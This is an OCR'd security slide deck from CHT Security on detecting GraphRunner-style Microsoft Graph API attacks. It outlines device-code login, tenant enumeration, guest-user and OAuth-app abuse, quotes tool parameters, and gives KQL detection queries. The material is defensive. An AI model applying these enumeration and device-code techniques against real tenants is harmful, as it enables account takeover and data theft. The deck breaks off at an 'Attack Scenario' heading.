
- Detection
- Hardening

中華資安國際
CHT Security

Defence the Microsoft Graph API attack

- Detection

Attack Scenario




Enumeration account and group

Invite a guest user to Entra ID
Add the guest user to the target group

Inject an OAuth App to Entra ID tenant

Attack Scenario detection point

- Find device code login
- Find enumeration behavior
- Detect guest user invited
- Detect user add to a group
- Detect new registration app
- Detect permissions granted to application



Useful Log for Detection

Audit Logs

Sign-In Logs

Microsoft Graph Activity Logs

Find device code login


```
    [string]
    $tenantid = $global:tenantid,
    [Parameter(Mandatory = $False)]
    [ValidateSet("Yammer", "Outlook", "MSTeams", "Graph", "AzureCoreManagement", "Azur
    [String[]]$Client = "MSGraph",
    [Parameter(Mandatory = $False)]
    [String]
    $ClientID = "d3590ed6-52b3-4102-aeff-aad2292ab01c",
    [Parameter(Mandatory = $False)]
    [String]
    $Resource = "https://graph.microsoft.com",
    [Parameter(Mandatory = $False)]
    [ValidateSet('Mac', 'Windows', 'AndroidMobile', 'iPhone')]
    [String]
    $Device,
    [Parameter(Mandatory = $False)]
```

Resource owner tenant ID	f8cdef31-a31e-4b4a-93e4-5f571e91255a
User type	Member
Cross tenant access type	None
Application	Microsoft Office
Application ID	d3590ed6-52b3-4102-aeff-aad2292ab01c
Resource	Microsoft Graph
Resource ID	00000003-0000-0000-c000-000000000000
Resource tenant ID	4c80cfbe-9911-4ab7-9bf0-fe85578a3c60
Home tenant ID	4c80cfbe-9911-4ab7-9bf0-fe85578a3c60
Home tenant name	
Client app	Mobile Apps and Desktop clients
Client credential type	None
Service principal ID	
Original transfer method	Device code flow
Token Protection - Sign In Session	Unbound (statusCode: 1002)
Service principal name	
Resource service principal ID	ae656420-1ba2-46f8-8fd4-61b77d5b8f99
Unique token identifier	GbHNpCd5WUuhjlwBGMmaAA
Token issuer type	Microsoft Entra ID
Token issuer name	
Incoming token type	None
Authentication Protocol	Device Code
Latency	291ms

ClientID use in GraphRunner


Find Device Code login - KQL


```
SigninLogs
| where AuthenticationProtocol == "deviceCode"
| where ResourceDisplayName == "Microsoft Graph"
| where AppId == "d3590ed6-52b3-4102-aeff-aad2292ab01c"
```

Results | Chart | Add bookmark

TimeGenerated [UTC]	OperationName	Identity	AppDisplayName	AppId	IPAddress	ResourceDisplayName	AuthenticationProtocol
2/12/2025, 2:37:55.510 PM	Sign-in activity	azureadmin	Microsoft Office	d3590ed6-52b3-4102-aeff-aad...	6	Microsoft Graph	deviceCode
2/12/2025, 2:30:16.056 PM	Sign-in activity	azureadmin	Microsoft Office	d3590ed6-52b3-4102-aeff-aad...	6	Microsoft Graph	deviceCode
2/12/2025, 9:08:03.713 AM	Sign-in activity	azureadmin	Microsoft Office	d3590ed6-52b3-4102-aeff-aad...	2	Microsoft Graph	deviceCode

Attack Scenario



Enumeration account and group

Invite a guest user to Entra ID
Add the guest user to the target group

Inject an OAuth App to Entra ID tenant

Find enumeration behavior

Invoke-GraphRecon, Get-UpdatableGroups, Get-DynamicGroups

- Use an undocumented API
- graph.microsoft.com/beta/roleManagement/directory/estimateAccess

```
[Parameter()]
[string]
$EstimateAccessEndpoint = "https://graph.microsoft.com/beta/roleManagement/directory/estimateAccess",
```

Find enumeration behavior -estimateAccess


```
MicrosoftGraphActivityLogs
| where RequestUri contains "estimateAccess"
```

Results | Chart | Add bookmark

TimeGenerated [UTC]	IPAddress	RequestUri	RequestMethod	ApiVersion	ResponseStatusCod
2/18/2025, 2:29:05.814 PM	2001 [redacted] 7cc:c9f4	https://graph.microsoft.com/beta/roleManagement/directory/estimateAccess	POST	beta	200
2/18/2025, 2:29:05.788 PM	2001 [redacted] 7cc:c9f4	https://graph.microsoft.com/beta/roleManagement/directory/estimateAccess	POST	beta	200
2/18/2025, 2:29:05.455 PM	2001 [redacted] 7cc:c9f4	https://graph.microsoft.com/beta/roleManagement/directory/estimateAccess	POST	beta	200
2/18/2025, 2:29:05.435 PM	2001 [redacted] 7cc:c9f4	https://graph.microsoft.com/beta/roleManagement/directory/estimateAccess	POST	beta	200
2/18/2025, 2:28:54.342 PM	2001 [redacted] 7cc:c9f4	https://graph.microsoft.com/beta/roleManagement/directory/estimateAccess	POST	beta	200
2/18/2025, 2:28:54.307 PM	2001 [redacted] 7cc:c9f4	https://graph.microsoft.com/beta/roleManagement/directory/estimateAccess	POST	beta	200
2/18/2025, 2:28:54.246 PM	2001 [redacted] 7cc:c9f4	https://graph.microsoft.com/beta/roleManagement/directory/estimateAccess	POST	beta	200
2/18/2025, 2:28:54.215 PM	2001 [redacted] 7cc:c9f4	https://graph.microsoft.com/beta/roleManagement/directory/estimateAccess	POST	beta	200
2/18/2025, 2:28:54.196 PM	2001 [redacted] 7cc:c9f4	https://graph.microsoft.com/beta/roleManagement/directory/estimateAccess	POST	beta	200
2/18/2025, 2:28:54.169 PM	2001 [redacted] 7cc:c9f4	https://graph.microsoft.com/beta/roleManagement/directory/estimateAccess	POST	beta	200
2/18/2025, 2:28:54.151 PM	2001 [redacted] 7cc:c9f4	https://graph.microsoft.com/beta/roleManagement/directory/estimateAccess	POST	beta	200
2/18/2025, 2:28:53.791 PM	2001 [redacted] 7cc:c9f4	https://graph.microsoft.com/beta/roleManagement/directory/estimateAccess	POST	beta	200
2/18/2025, 2:28:49.975 PM	2001 [redacted] 7cc:c9f4	https://graph.microsoft.com/beta/roleManagement/directory/estimateAccess	POST	beta	200
2/18/2025, 2:28:49.971 PM	2001 [redacted] 7cc:c9f4	https://graph.microsoft.com/beta/roleManagement/directory/estimateAccess	POST	beta	200
2/18/2025, 2:28:49.934 PM	2001 [redacted] 7cc:c9f4	https://graph.microsoft.com/beta/roleManagement/directory/estimateAccess	POST	beta	200
2/18/2025, 2:28:49.921 PM	2001 [redacted] 7cc:c9f4	https://graph.microsoft.com/beta/roleManagement/directory/estimateAccess	POST	beta	200

Find enumeration behavior

Invoke-GraphRecon

- graph.microsoft.com/beta/policies/authorizationPolicy

Get-AzureADUsers

- graph.microsoft.com/v1.0/users

Get-SecurityGroups

- graph.microsoft.com/v1.0/groups?filter=securityEnabled eq true

Get-updatableGroups, Get-Get-DynamicGroups


- graph.microsoft.com/v1.0/groups

Invoke-SearchMailbox, Get-SharePointSiteURLs, Invoke-SearchSharePointAndOneDrive


- graph.microsoft.com/v1.0/search/query

Find enumeration behavior - KQL


```
let GraphCalls =
dynamic (["https://graph.microsoft.com/v1.0/users",
"https://graph.microsoft.com/v1.0/groups?filter=securityEnabled eq true",
"https://graph.microsoft.com/v1.0/groups",
"https://graph.microsoft.com/v1.0/search/query",
"https://graph.microsoft.com/beta/policies/authorizationPolicy"]);
MicrosoftGraphActivityLogs
| where UserAgent contains "PowerShell"
| where RequestUri in~ (GraphCalls)
```



Attack Scenario



